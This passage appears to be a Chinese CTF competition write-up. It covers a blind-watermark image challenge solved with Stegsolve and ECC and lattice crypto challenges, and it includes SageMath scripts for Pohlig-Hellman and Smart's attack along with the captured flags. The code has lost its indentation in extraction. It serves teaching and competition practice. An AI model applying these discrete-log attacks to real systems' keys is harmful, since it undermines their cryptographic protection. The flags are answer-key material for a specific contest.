


```
F:\BlindWaterMark-master>
```

就得到了flag.png

很糊，但可以隐约看到有字。应该就是flag了，尝试用Stegsolve将flag.png与他自己进行对比一下





MUL(R,G,B separate)通道应该是最清晰的了，用肉眼看加盲猜之后得flag
flag{XqAe3QzK2ehD5fWv8jfBitPqHUw0}

- 签到

flag{welcometo5space}

crypto

- ecc

第一小题直接上手找离散对数，第二小题根据源代码提示找到pohlig_hellman攻击，直接找库即可，第三小题SSSA攻击，找脚本smartattack即可，2,3 脚本github现成的pohlig_hellman

```
from sage.all import *
def pohlig_hellman(curve, G, H, verbose=False):
def log(*args, **kwargs):
if verbose:
print(*args, **kwargs)
n = curve.order()
log(f"Order = {n}")
factors = factor(n, verbose=1 if verbose else 0)
log(f"Factorization: {factors}")
v = []
moduli = []
# 1. Decompose one DLP to many DLPs
for p_i, e_i in factors[:-1]:
log(f"{p_i}**{e_i}: ", end="")
order = p_i ** e_i # Order of new group
moduli.append(order)
power = n // order # Power to make new generator and point
G_i = G * power
H_i = H * power
x_i = G_i.discrete_log(H_i, order) # H_i = x_i*G_i mod p_i**e_i
log(x_i)
v.append(x_i)
# 2. Use CRT to solve congruences x = x_i mod p_i**e_i
x = CRT_list(v, moduli)
return x % n
```


smartattack

```
from sage.all import EllipticCurve
from sage.all import Qp
from sage.all import ZZ
# Lifts a point to the p-adic numbers.
def _lift(curve, point, gf):
x, y = map(ZZ, point.xy())
for point_ in curve.lift_x(x, all=True):
x_, y_ = map(gf, point_.xy())
if y == y_:
return point_
def attack(base, multiplication_result):
"""
Solves the discrete logarithm problem using Smart's attack.
More information: Smart N. P., "The discrete logarithm problem on elliptic
curves of trace one"
:param base: the base point
:param multiplication_result: the point multiplication result
:return: l such that l * base == multiplication_result
"""
curve = base.curve()
gf = curve.base_ring()
p = gf.order()
assert curve.trace_of_frobenius() == 1, f"Curve should have trace of
Frobenius = 1."
lift_curve = EllipticCurve(Qp(p), list(map(lambda a: int(a) + p *
ZZ.random_element(1, p), curve.a_invariants())))
lifted_base = p * _lift(lift_curve, base, gf)
lifted_multiplication_result = p * _lift(lift_curve, multiplication_result,
gf)
lb_x, lb_y = lifted_base.xy()
lmr_x, lmr_y = lifted_multiplication_result.xy()
return int(gf((lmr_x / lmr_y) / (lb_x / lb_y)))
```

flag{025ab3d9-2521-4a81-9957-8c3381622434}

- ## doublesage

观察他的question1和2，误差都比较宽松，于是直接连上去用第上一次的向量打，打了几次过了第一关，直接复制的c打通了第二关。



算是非预期了吧

flag{tdhOh8zCMmH5m4i8bKUeTqhFdWQH}